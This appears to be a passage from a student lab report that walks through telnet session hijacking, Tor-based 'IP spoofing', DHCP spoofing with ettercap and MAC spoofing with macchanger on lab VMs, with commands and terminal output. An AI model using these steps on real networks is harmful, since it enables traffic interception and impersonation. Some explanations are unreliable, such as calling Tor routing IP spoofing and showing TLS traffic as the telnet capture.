The following additional packages will be installed:
  openbsd-inetd tcpd
The following NEW packages will be installed:
  openbsd-inetd tcpd telnetd
0 upgraded, 3 newly installed, 0 to remove and 373 not upgraded.
Need to get 89.6 kB of archives.
After this operation, 329 kB of additional disk space will be used.
```

**Check if telnet is properly installed by running:**

`sudo systemctl status inetd`

A terminal window titled 'kiran@kiran-VirtualBox: ~' showing the command 'sudo systemctl status inetd'. The output indicates that the 'inetd.service' is 'active (running)' and provides details such as its loaded path, active time, documentation, PID, tasks, memory usage, and CGroup. It also shows two log messages from systemd[1] confirming the starting and starting of the Internet superserver.


```
kiran@kiran-VirtualBox:~$ sudo systemctl status inetd
● inetd.service - Internet superserver
   Loaded: loaded (/lib/systemd/system/inetd.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2023-10-29 18:46:23 IST; 1min 40s ago
     Docs: man:inetd(8)
    Main PID: 3686 (inetd)
      Tasks: 1 (limit: 4624)
     Memory: 716.0K
    CGroup: /system.slice/inetd.service
            └─3686 /usr/sbin/inetd

Oct 29 18:46:23 kiran-VirtualBox systemd[1]: Starting Internet superserver...
Oct 29 18:46:23 kiran-VirtualBox systemd[1]: Started Internet superserver.
kiran@kiran-VirtualBox:~$
```

The output shows that the daemon is up and running.

**Allow port 23 through the firewall on the remote machine by running:**

`sudo ufw allow 23/tcp`

A terminal window titled 'kiran@kiran-VirtualBox: ~' showing the command 'sudo ufw allow 23/tcp'. The output shows two messages: 'Rules updated' and 'Rules updated (v6)', indicating that the firewall rule has been successfully added.

```
kiran@kiran-VirtualBox:~$ sudo ufw allow 23/tcp
Rules updated
Rules updated (v6)
kiran@kiran-VirtualBox:~$
```


**Reload the firewall:**

`sudo ufw reload`


The telnet port is now allowed through the firewall.



Before making the connection we started capturing packets using wireshark in the attacker machine



Victim's IP address:



Then we made the telnet connection between client and server by running the command **telnet <host\_ip>**. Then entered the login id and password of the host.

```
(kiran@Kali)-[~]
$ telnet 192.168.1.110
Trying 192.168.1.110...
Connected to 192.168.1.110.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
kiran-VirtualBox login: kiran
Password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

381 updates can be applied immediately.
242 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kiran@kiran-VirtualBox:~$
```

We can see the TCP requests between client and server:




The image shows a Wireshark packet capture window titled "Capturing from eth0". The interface displays a list of captured packets with columns for Time, Source, Destination, Protocol, Length, and Info. The packets show a TLS handshake and subsequent data transmission between 192.168.1.103 and 13.69.109.131.

Time	Source	Destination	Protocol	Length	Info
2.335.730651575	192.168.1.103	13.69.109.131	TLSv1.2	283	Client Hello
3.335.912013086	192.168.1.103	13.69.109.131	TCP	60	[TCP ACKed unseen segment] 63198 → 443 [ACK] Seq=230 Ack=1391...
4.335.912013191	13.69.109.131	192.168.1.103	TCP	1444	[TCP Spurious Retransmission] 443 → 63198 [ACK] Seq=1 Ack=230...
5.335.918679463	192.168.1.103	13.69.109.131	TCP	60	[TCP ACKed unseen segment] 63198 → 443 [ACK] Seq=230 Ack=4171...
6.335.918670563	13.69.109.131	192.168.1.103	TCP	2834	[TCP Spurious Retransmission] 443 → 63198 [ACK] Seq=1391 Ack=...
7.335.919043358	192.168.1.103	13.69.109.131	TCP	60	[TCP ACKed unseen segment] 63198 → 443 [ACK] Seq=230 Ack=5561...
8.335.919043441	13.69.109.131	192.168.1.103	TCP	1444	[TCP Spurious Retransmission] 443 → 63198 [ACK] Seq=4171 Ack=...
9.336.052288403	13.69.109.131	192.168.1.103	TLSv1.2	739	Server Hello, Certificate, Certificate Status, Server Key Exc...
10.336.052289415	192.168.1.103	13.69.109.131	TCP	60	63198 → 443 [ACK] Seq=230 Ack=6246 Win=261376 Len=0
11.336.087887002	192.168.1.103	13.69.109.131	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Encrypted Handshake ...
12.336.224054992	13.69.109.131	192.168.1.103	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
13.336.224055230	192.168.1.103	13.69.109.131	TCP	60	63198 → 443 [ACK] Seq=388 Ack=6297 Win=261376 Len=0
14.336.228546565	192.168.1.103	13.69.109.131	TLSv1.2	986	Application Data
15.336.364577765	13.69.109.131	192.168.1.103	TLSv1.2	108	Application Data
16.336.364577838	192.168.1.103	13.69.109.131	TCP	1444	63198 → 443 [ACK] Seq=1320 Ack=6351 Win=261120 Len=1390 [TCP ...
17.336.546456317	13.69.109.131	192.168.1.103	TCP	60	443 → 63198 [ACK] Seq=6351 Ack=2710 Win=525312 Len=0
18.336.546456650	192.168.1.103	13.69.109.131	TLSv1.2	1582	Application Data
19.336.756115260	13.69.109.131	192.168.1.103	TCP	60	443 → 63198 [ACK] Seq=6351 Ack=4238 Win=525312 Len=0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0  
0000 c8 3a 35 68 73 e0 f4 d1 08 d0 a3 9a 08 00 45 00 :.5hs...E  
0010 00 28 0b 5a 40 00 80 06 9b 4b c0 a8 01 67 cc 4f :(.Z@...K...g.o  
0020 c5 cb f6 b6 01 bb 0c 68 d5 fb d5 59 fb d2 50 11 :.....h...Y..P  
0030 02 02 ad a4 00 00 00 00 00 00 00 00 00 00 00 :.....

eth0: <live capture in progress> | Packets: 1635 - Displayed: 1635 (100.0%) | Profile: Default


We opened the last TCP packet and noted the source port, sequence number and ack number of the tcp request using this we made the tcp request and using scapy we made the TCP request to retrieve the file from the server. We sent this file output to port no 33267 where we printed the file contents.



### 3. Internet Layer

#### 1) IP Spoofing:

Spoofing is a specific type of cyber-attack in which someone attempts to use a computer, device, or network to trick other computer networks by masquerading as a legitimate entity. It's one of many tools hackers use to gain access to computers to mine them for sensitive data, turn them into zombies (computers taken over for malicious use), or launch Denial-of-Service (DoS) attacks. Of the several types of spoofing, IP spoofing is the most common.



#### Install tor browser

Sudo apt-get install tor

```
kiran@kiran-VirtualBox:~$ sudo apt-get install tor
[sudo] password for kiran:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  lam-runtime liblam4
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  tor-geoipdb torsocks
Suggested packages:
  mixmaster torbrowser-launcher socat tor-arm apparmor-utils obfs4proxy
The following NEW packages will be installed:
  tor tor-geoipdb torsocks
0 upgraded, 3 newly installed, 0 to remove and 373 not upgraded.
Need to get 2,439 kB of archives.
After this operation, 13.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu focal/universe amd64 tor amd64 0.4.2.7-1 [1,410 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu focal/universe amd64 torsocks amd64 2.3.0-2 [61.5 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu focal/universe amd64 tor-geoipdb all 0.4.2.7-1 [968 kB]
Fetched 2,439 kB in 10s (246 kB/s)
```

## Public IP address:

Install curl

Sudo apt install curl

```
kiran@kiran-VirtualBox:~$ sudo apt install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  lam-runtime liblam4
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libcurl4
The following NEW packages will be installed:
  curl
The following packages will be upgraded:
  libcurl4
1 upgraded, 1 newly installed, 0 to remove and 372 not upgraded.
Need to get 396 kB of archives.
After this operation, 423 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu focal-updates/main amd64 libcurl4 amd64 7.68.0-1ubuntu2.20 [235 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu focal-updates/main amd64 curl amd64 7.68.0-1ubuntu2.20 [161 kB]
Fetched 396 kB in 1s (305 kB/s)
(Reading database ... 230854 files and directories currently installed.)
Preparing to unpack .../libcurl4_7.68.0-1ubuntu2.20_amd64.deb ...
Unpacking libcurl4:amd64 (7.68.0-1ubuntu2.20) over (7.68.0-1ubuntu2.6) ...
Selecting previously unselected package curl.
Preparing to unpack .../curl_7.68.0-1ubuntu2.20_amd64.deb ...
Unpacking curl (7.68.0-1ubuntu2.20) ...
```

103.42.193.130 is the public address of the network

```
kiran@kiran-VirtualBox:~$ curl icanhazip.com
103.42.193.130
kiran@kiran-VirtualBox:~$
```

Spoof the Ip address with curl tool using following command

torsocks curl icanhazip.com

```
(amey@kali)-[~]
$ torsocks curl icanhazip.com 127 x
1697536118 ERROR torsocks[40077]: socks5 libc connect: Connection refused (in socks5_con
nect()) at socks5.c:202)
curl: (6) Could not resolve host: icanhazip.com
```

Spoofed IP address:


```
kiran@kiran-VirtualBox:~$ service tor start
== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ==
Authentication is required to start 'tor.service'.
Authenticating as: kiran,,, (kiran)
Password:
== AUTHENTICATION COMPLETE ==
kiran@kiran-VirtualBox:~$ torsocks curl icanhazip.com
23.137.249.185
kiran@kiran-VirtualBox:~$
```

Here the spoofed ip address is 23.137.249.185



## 2) DHCP Spoofing:

DHCP spoofing occurs when an attacker attempts to respond to DHCP requests and trying to list themselves (spoofs) as the default gateway or DNS server, hence, initiating a man in the middle attack.



With that, it is possible that they can intercept traffic from users before forwarding to the real gateway or perform DoS by flooding the real DHCP server with request to choke ip address resources.

### Checking victim IP address:

```
kiran@kiran-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.110 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::e296:4a3b:855a:2317 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:11:9a:c7 txqueuelen 1000 (Ethernet)
    RX packets 26292 bytes 19527439 (19.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4878 bytes 1384371 (1.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 459 bytes 38479 (38.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 459 bytes 38479 (38.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kiran@kiran-VirtualBox:~$
```


To spoof the DHCP server we are using the ettercap tool in the kali linux. In the MITM attacks we chose the DHCP spoofing option.



**We provided the custom IP Pool, Netmask and custom DNS Server IP.**

IP Pool: 192.168.1.1-192.168.1.10

Netmask: 255.255.255.0 DNS Server IP: 4.4.4.4





**To renew the IP address on the victim machine we ran the following commands:**

To reset the IP for eth0 port:

```
sudo dhclient -r eth0
```

To assign new IP from DHCP server:

```
sudo dhclient eth0
```

```
kiran@kiran-VirtualBox:~$ sudo dhclient -r eth0
[sudo] password for kiran:
kiran@kiran-VirtualBox:~$
```

In the ettercap window we can see the new IP request from the victim and fake IP being assigned to the victim machine from the ettercap.

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
DHCP: [B6:FE:25:9B:56:CC] REQUEST 192.168.1.105
DHCP: [192.168.1.1] ACK: 192.168.1.105 255.255.255.0 GW 192.168.1.1 DNS 192.168.1.1
DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 4.4.4.4
```

Now when we run the ifconfig command on the victim machine we can see the new IP assigned to the victim.

```
(kiran@Kali)-[~] $ ifconfig eth0 | grep []
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe31:b587 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:31:b5:87 txqueuelen 1000 (Ethernet)
    RX packets 34935 bytes 31077021 (29.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11716 bytes 2529571 (2.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 56 bytes 3296 (3.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 56 bytes 3296 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kiran@Kali)-[~]
$
```

## 4. Network Interface Layer

### 1) MAC Spoofing:

MAC spoofing attack is a common phenomenon currently, thanks to the ever-growing technology. But first, we need to understand what a MAC spoofing attack is in order to prevent ourselves from falling victims to it.

MAC address spoofing attack is where the impostor or hacker hunts the network for valid and original MAC addresses and circumvents access control measures, giving the hacker the advantage to pose as one of the valid MAC addresses.

MAC address spoofing is which type of attack wherein the hacker is also able to bypass authentication checks as he presents this as the default gateway and copies all of the data passed on to the default gateway without being identified, giving him all the important details about applications in use and end-host IP addresses.

To perform MAC spoofing using a manual method, the following commands can be given. Only the root user has the permission to do so.

- `ifconfig eth0 | grep ether`
- `sudo ifconfig eth0 up`
- `sudo ifconfig eth0 hw ether <MAC address of choice>`
- `sudo ifconfig eth0 down`

```
kiran@kiran-VirtualBox:~$ ls /sys/class/net
enp0s3  lo
kiran@kiran-VirtualBox:~$ sudo ifconfig enp0s3 up
kiran@kiran-VirtualBox:~$
```

```
(kiran@Kali)-[~]
$ ifconfig eth0 | grep ether
    ether 08:00:27:31:b5:87  txqueuelen 1000  (Ethernet)

(kiran@Kali)-[~]
$ sudo ifconfig eth0 up
[sudo] password for kiran:

(kiran@Kali)-[~]
$ sudo ifconfig eth0 hw ether 00:11:22:33:44:55

(kiran@Kali)-[~]
$ sudo ifconfig eth0 down

(kiran@Kali)-[~]
$ ifconfig eth0 | grep ether
    ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)

(kiran@Kali)-[~]
$
```

Thus, the MAC address of the choice has been assigned. It is assigned as “00:11:22:33:44:55” here.

### Use of macchanger:

- macchanger --help
- To reset original MAC address,
- sudo macchanger-p eth0

```
(kiran@Kali)-[~] ~: $ ifconfig eth0 | grep   
$ sudo macchanger --help  
GNU MAC Changer  
Usage: macchanger [options] device  
  
-h, --help                Print this help  
-V, --version             Print version and exit  
-s, --show                Print the MAC address and exit  
-e, --ending              Don't change the vendor bytes  
-a, --another             Set random vendor MAC of the same kind  
-A                        Set random vendor MAC of any kind  
-p, --permanent          Reset to original, permanent hardware MAC  
-r, --random              Set fully random MAC  
-l, --list[=keyword]      Print known vendors  
-b, --bia                 Pretend to be a burned-in-address  
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX  
    --mac XX:XX:XX:XX:XX:XX  
  
Report bugs to https://github.com/alobbs/macchanger/issues  
  
(kiran@Kali)-[~]  
$
```

```
(kiran@Kali)-[~] ~: $ ifconfig eth0 | grep   
$ sudo macchanger -p eth0  
Current MAC: 00:11:22:33:44:55 (CIMSYS Inc)  
Permanent MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
New MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
  
(kiran@Kali)-[~]  
$
```

The **macchanger** tool can be used to allocate another MAC address as the current MAC. It has two options to do so:

-A : Set random vendor MAC of any kind

-r : Set fully random MAC

- `sudo macchanger -A eth0`

